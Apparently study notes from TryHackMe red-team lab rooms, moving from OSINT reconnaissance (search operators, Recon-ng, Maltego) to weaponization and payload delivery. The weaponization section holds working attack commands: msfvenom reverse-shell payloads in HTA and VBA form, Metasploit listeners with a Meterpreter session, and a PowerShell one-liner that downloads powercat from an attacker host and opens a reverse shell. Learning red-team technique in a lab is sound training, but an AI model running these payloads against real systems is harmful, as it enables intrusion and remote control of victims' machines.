

Appearance
Appearance
In a red team operation, you might start with no more than a company name, from which you need to start gathering information about the target. This is where reconnaissance comes into play. Reconnaissance (recon) can be defined as a preliminary survey or observation of your target (client) without alerting them to your activities. If your recon activities create too much noise, the other party would be alerted, which might decrease the likelihood of your success.
Reconnaissance (recon) can be classified into two parts:
Passive recon doesn't require interacting with the target. In other words, you aren't sending any packets or requests to the target or the systems your target owns. Instead, passive recon relies on publicly available information that is collected and maintained by a third party. Open Source Intelligence (OSINT) is used to collect information about the target and can be as simple as viewing a target's publicly available social media profile. Example information that we might collect includes domain names, IP address blocks, email addresses, employee names, and job posts.
Active recon requires interacting with the target by sending requests and packets and observing if and how it responds. The responses collected-or lack of responses-would enable us to expand on the picture we started developing using passive recon. An example of active reconnaissance is using Nmap to scan target subnets and live hosts. Other examples can be found in the Active Reconnaissance room. Some information that we would want to discover include live hosts, running servers, listening services, and version numbers.
Active recon can be classified as:
Being able to use a search engine efficiently is a crucial skill. The following table shows some popular search modifiers that work with many popular search engines.
| Symbol / Syntax | Function |
|---|---|
"search phrase" | Find results with exact search phrase |
OSINT filetype:pdf | Find files of type PDF related to a certain term. |
salary site:blog.tryhackme.com | Limit search results to a specific site. |
pentest -site:example.com | Exclude a specific site from results |
walkthrough intitle:TryHackMe | Find pages with a specific term in the page title. |
challenge inurl:tryhackme | Find pages with a specific term in the page URL. |
Note: In addition to pdf, other filetypes to consider are: doc, docx, ppt, pptx, xls and xlsx.
Social Media
Social media websites have become very popular for not only personal use but also for corporate use. Some social media platforms can reveal tons of information about the target. This is especially true as many users tend to overshare details about themselves and their work. To name a few, it's worthwhile checking the following:
Social media websites make it easy to collect the names of a given company's employees; moreover, in certain instances, you might learn specific pieces of information that can reveal answers to password recovery questions or gain ideas to include in a targeted wordlist. Posts from technical staff might reveal details about a company's systems and vendors. For example, a network engineer who was recently issued Juniper certifications may allude to Juniper networking infrastructure being used in their employer's environment.
Job Ads
Job advertisements can also tell you a lot about a company. In addition to revealing names and email addresses, job posts for technical positions could give insight into the target company's systems and infrastructure. The popular job posts might vary from one country to another. Make sure to check job listing sites in the countries where your client would post their ads. Moreover, it is always worth checking their website for any job opening and seeing if this can leak any interesting information.
Note that the Wayback Machine can be helpful to retrieve previous versions of a job opening page on your client's site.
Recon-ng is a framework that helps automate the OSINT work. It uses modules from various authors and provides a multitude of functionality. Some modules require keys to work; the key allows the module to query the related online API. In this task, we will demonstrate using Recon-ng in the terminal.
From a penetration testing and red team point of view, Recon-ng can be used to find various bits and pieces of information that can aid in an operation or OSINT task. All the data collected is automatically saved in the database related to your workspace. For instance, you might discover host addresses to later port-scan or collect contact email addresses for phishing attacks.
You can start Recon-ng by running the command recon-ng. Starting Recon-ng will give you a prompt like [recon-ng][default] >. At this stage, you need to select the installed module you want to use. However, if this is the first time you're running recon-ng, you will need to install the module(s) you need.
workflow:
Creating a Workspace
# starts recon-ng with the specific workspace
recon-ng -w WORKSPACE_NAME

#  create a new workspace for your investigation
workspaces create WORKSPACE_NAMESeeding the Database
insert the domain name xxx.com into the domains table
db insert domainsRecon-ng Marketplace
marketplace usage
marketplace search KEYWORD to search for available modules with keyword.marketplace info MODULE to provide information about the module in question.marketplace install MODULE to install the specified module into Recon-ng.marketplace remove MODULE to uninstall the specified module.Working with Installed Modules
modules usage
modules search to get a list of all the installed modulesmodules load MODULE to load a specific module to memoryoptions list to list the options that we can set for the loaded module.options set <option> <value> to set the value of the option.info to review the loaded module's info.run to execute the loaded module.CTRL + C or back unloads the module.Keys
Some modules cannot be used without a key for the respective service API. K indicates that you need to provide the relevant service key to use the module in question.
keys list lists the keyskeys add KEY_NAME KEY_VALUE adds a keykeys remove KEY_NAME removes a keyMaltego is an application that blends mind-mapping with OSINT. In general, you would start with a domain name, company name, person's name, email address, etc. Then you can let this piece of information go through various transforms.
The information collected in Maltego can be used for later stages. For instance, company information, contact names, and email addresses collected can be used to create very legitimate-looking phishing emails.
Think of each block on a Maltego graph as an entity. An entity can have values to describe it. In Maltego's terminology, a transform is a piece of code that would query an API to retrieve information related to a specific entity. The logic is shown in the figure below. Information related to an entity goes via a transform to return zero or more entities.

It is crucial to mention that some of the transforms available in Maltego might actively connect to the target system. Therefore, it is better to know how the transform works before using it if you want to limit yourself to passive reconnaissance.
Every transform might lead to several new values. For instance, if we start from the "DNS Name" cafe.thmredteam.com, we expect to get new kinds of entities based on the transform we use. For instance, "To IP Address" is expected to return IP addresses as shown next.

One way to achieve this on Maltego is to right-click on the "DNS Name" cafe.thmredteam.com and choose:
After executing this transform, we would get one or more IP addresses, as shown below.

Then we can choose to apply another transform for one of the IP addresses. Consider the following transform:
This transform will populate our graph with new DNS names. With a couple more clicks, you can get the location of the IP address, and so on. The result might be similar to the image below.

The above two examples should give you an idea of the workflow using Maltego. You can observe that all the work is based on transforms, and Maltego will help you keep your graph organized. You would get the same results by querying the different online websites and databases; however, Maltego helps you get all the information you need with a few clicks.

We experimented with whois and nslookup in a previous task. You get plenty of information, from names and email addresses to IP addresses. The results of whois and nslookup are shown visually in the following Maltego graph. Interestingly, Maltego transforms were able to extract and arrange the information returned from the WHOIS database. Although the returned email addresses are not helpful due to privacy protection, it is worth seeing how Maltego can extract such information and how it's presented.
What is Weaponization
Weaponization is the second stage of the Cyber Kill Chain model. In this stage, the attacker generates and develops their own malicious code using deliverable payloads such as word documents, PDFs, etc. 1. The weaponization stage aims to use the malicious weapon to exploit the target machine and gain initial access.
Most organizations have Windows OS running, which is going to be a likely target. An organization's environment policy often blocks downloading and executing .exe files to avoid security violations. Therefore, red teamers rely upon building custom payloads sent via various channels such as phishing campaigns, social engineering, browser or software exploitation, USB, or web methods.

The following graph is an example of weaponization, where a crafted custom PDF or Microsoft Office document is used to deliver a malicious payload. The custom payload is configured to connect back to the command and control environment of the red team infrastructure.
For more information about red team toolkits, please visit the following: a GitHub repository that has it all, including initial access, payload development, delivery methods, and others.
Most organizations block or monitor the execution of .exe files within their controlled environment. For that reason, red teamers rely on executing payloads using other techniques, such as built-in windows scripting technologies. Therefore, this task focuses on various popular and effective scripting techniques, including:
Windows scripting host is a built-in Windows administration tool that runs batch files to automate and manage tasks within the operating system.
It is a Windows native engine, cscript.exe (for command-line scripts) and wscript.exe (for UI scripts), which are responsible for executing various Microsoft Visual Basic Scripts (VBScript), including vbs and vbe. For more information about VBScript, please visit here. It is important to note that the VBScript engine on a Windows operating system runs and executes applications with the same level of access and permission as a regular user; therefore, it is useful for the red teamers.
Now let's write a simple VBScript code to create a windows message box that shows the Welcome to THM message. Make sure to save the following code into a file, for example, hello.vbs
Dim message
message = "Welcome to THM"

MsgBox messageIn the first line, we declared the message variable using Dim. Then we store a string value of Welcome to THM in the message variable. In the next line, we use the MsgBox function to show the content of the variable. For more information about the MsgBox function, please visit here. Then, we use wscript to run and execute the content of hello.vbs. As a result, A Windows message will pop up with the Welcome to THM message.
Now let's use the VBScript to run executable files. The following vbs code is to invoke the Windows calculator, proof that we can execute .exe files using the Windows native engine (WSH).
Set shell = WScript.CreateObject("Wscript.Shell")
shell.Run("C:\Windows\System32\calc.exe " & WScript.ScriptFullName),0,TrueWe create an object of the WScript library using CreateObject to call the execution payload. Then, we utilize the Run method to execute the payload. For this task, we will run the Windows calculator calc.exe.
To execute the vbs file, we can run it using the wscript as follows,
wscript .\calc_shell.vbscscript .\calc_shell.vbs
Another trick. If the VBS files are blacklisted, then we can rename the file to .txt file and run it using wscript as follows,
cscript /e:VBScript .\calc_shell.txtHTA stands for “HTML Application.” It allows you to create a downloadable file that takes all the information regarding how it is displayed and rendered. HTML Applications, also known as HTAs, which are dynamic HTML pages containing JScript and VBScript. The LOLBINS (Living-of-the-land Binaries) tool mshta is used to execute HTA files. It can be executed by itself or automatically from Internet Explorer.
In the following example, we will use an ActiveXObject in our payload as proof of concept to execute cmd.exe. Consider the following HTML code.
<html>
<body>
<script>
	var c= 'cmd.exe'
	new ActiveXObject('WScript.Shell').Run(c);
</script>
</body>
</html>Then serve the payload.hta from a web server, this could be done from the attacking machine as follows,
user@machine$ python3 -m http.server 8090
Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/)On the victim machine, visit the malicious link using Microsoft Edge, http://attack-ip:8090/payload.hta.
Once we press Run, the payload.hta gets executed, and then it will invoke the cmd.exe. The following figure shows that we have successfully executed the cmd.exe.
HTA Reverse Connection
We can create a reverse shell payload as follows,
user@machine$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.232.37 LPORT=443 -f hta-psh -o thm.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hta-psh file: 7692 bytes
Saved as: thm.htaWe use the msfvenom from the Metasploit framework to generate a malicious payload to connect back to the attacking machine. We used the following payload to connect the windows/x64/shell_reverse_tcp to our IP and listening port.
On the attacking machine, we need to listen to the port 443 using nc. Please note this port needs root privileges to open, or you can use different ones.
Once the victim visits the malicious URL and hits run, we get the connection back.
Malicious HTA via Metasploit
There is another way to generate and serve malicious HTA files using the Metasploit framework. First, run the Metasploit framework using msfconsole -q command. Under the exploit section, there is exploit/windows/misc/hta_server, which requires selecting and setting information such as LHOST, LPORT, SRVHOST, Payload, and finally, executing exploit to run the module.
msf6 > use exploit/windows/misc/hta_server
msf6 exploit(windows/misc/hta_server) > set LHOST 10.8.232.37
LHOST => 10.8.232.37
msf6 exploit(windows/misc/hta_server) > set LPORT 443
LPORT => 443
msf6 exploit(windows/misc/hta_server) > set SRVHOST 10.8.232.37
SRVHOST => 10.8.232.37
msf6 exploit(windows/misc/hta_server) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/misc/hta_server) >
[*] Started reverse TCP handler on 10.8.232.37:443
[*] Using URL: http://10.8.232.37:8080/TkWV9zkd.hta
[*] Server started.On the victim machine, once we visit the malicious HTA file that was provided as a URL by Metasploit, we should receive a reverse connection.
Visual Basic for Application (VBA)
VBA stands for Visual Basic for Applications, a programming language by Microsoft implemented for Microsoft applications such as Microsoft Word, Excel, PowerPoint, etc. VBA programming allows automating tasks of nearly every keyboard and mouse interaction between a user and Microsoft Office applications.
Macros are Microsoft Office applications that contain embedded code written in a programming language known as Visual Basic for Applications (VBA). It is used to create custom functions to speed up manual tasks by creating automated processes. One of VBA's features is accessing the Windows Application Programming Interface (API) and other low-level functionality. For more information about VBA, visit here.
payload
msfvenommsfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.138.218 LPORT=1443 -f vbacopy this macro into a Word document on the target machine.change the Workbook_Open() to Document_Open() to make it suitable for MS word documents. 
From the attacking machine, run the Metasploit framework and set the listener as follows:
┌──(root㉿kali)-[~/Desktop]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.138.218
LHOST => 10.10.138.218
msf6 exploit(multi/handler) > set LPORT 1443
LPORT => 443
msf6 exploit(multi/handler) > exploit

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.138.218:1443
[*] Sending stage (175686 bytes) to 10.10.178.26
[*] Meterpreter session 10 opened (10.10.138.218:1443 -> 10.10.178.26:50522) at 2025-07-15 07:20:56 +0000
meterpreter > sysinfo
Computer        : DESKTOP-1AU6NT4
OS              : Windows 10 (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >PowerShell is an object-oriented programming language executed from the Dynamic Language Runtime (DLR) in .NET with some exceptions for legacy uses.
Bypass Execution Policy
C:\Users\thm\Desktop>powershell -ex bypass -File thm.ps1
Welcome to Weaponization Room!payload
attacker
# download payload
git clone https://github.com/besimorhino/powercat.git
# run a webserver to deliver the payload.
cd powercat
python3 -m http.server 8090victim
C:\work>powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.138.218:8090/powercat.ps1');powercat -c 10.10.138.218 -p 1337 -e cmd"listening
└─# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.138.218] from (UNKNOWN) [10.10.178.26] 50799
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\work>ver
ver

Microsoft Windows [Version 10.0.14393]C2 frameworks are post-exploitation frameworks that allow red teamers to collaborate and control compromised machines. C2 is considered one of the most important tools for red teamers during offensive cyber operations. C2 frameworks provide fast and straightforward approaches to:
Delivery techniques are one of the important factors for getting initial access. They have to look professional, legitimate, and convincing to the victim in order to follow through with the content.
Email Delivery
It is a common method to use in order to send the payload by sending a phishing email with a link or attachment. For more info, visit here. This method attaches a malicious file that could be the type we mentioned earlier. The goal is to convince the victim to visit a malicious website or download and run the malicious file to gain initial access to the victim's network or host.
The red teamers should have their own infrastructure for phishing purposes. Depending on the red team engagement requirement, it requires setting up various options within the email server, including DomainKeys Identified Mail (DKIM), Sender Policy Framework (SPF), and DNS Pointer (PTR) record.
The red teamers could also use third-party email services such as Google Gmail, Outlook, Yahoo, and others with good reputations.
Web Delivery
Another method is hosting malicious payloads on a web server controlled by the red teamers. The web server has to follow the security guidelines such as a clean record and reputation of its domain name and TLS (Transport Layer Security) certificate. For more information, visit here.
This method includes other techniques such as social engineering the victim to visit or download the malicious file. A URL shortener could be helpful when using this method.
In this method, other techniques can be combined and used. The attacker can take advantage of zero-day exploits such as exploiting vulnerable software like Java or browsers to use them in phishing emails or web delivery techniques to gain access to the victim machine.
USB Delivery
This method requires the victim to plug in the malicious USB physically. This method could be effective and useful at conferences or events where the adversary can distribute the USB. For more information about USB delivery, visit here.
Often, organizations establish strong policies such as disabling USB usage within their organization environment for security purposes. While other organizations allow it in the target environment.
Common USB attacks used to weaponize USB devices include Rubber Ducky and USBHarpoon, charging USB cable, such as O.MG Cable
What is a password?
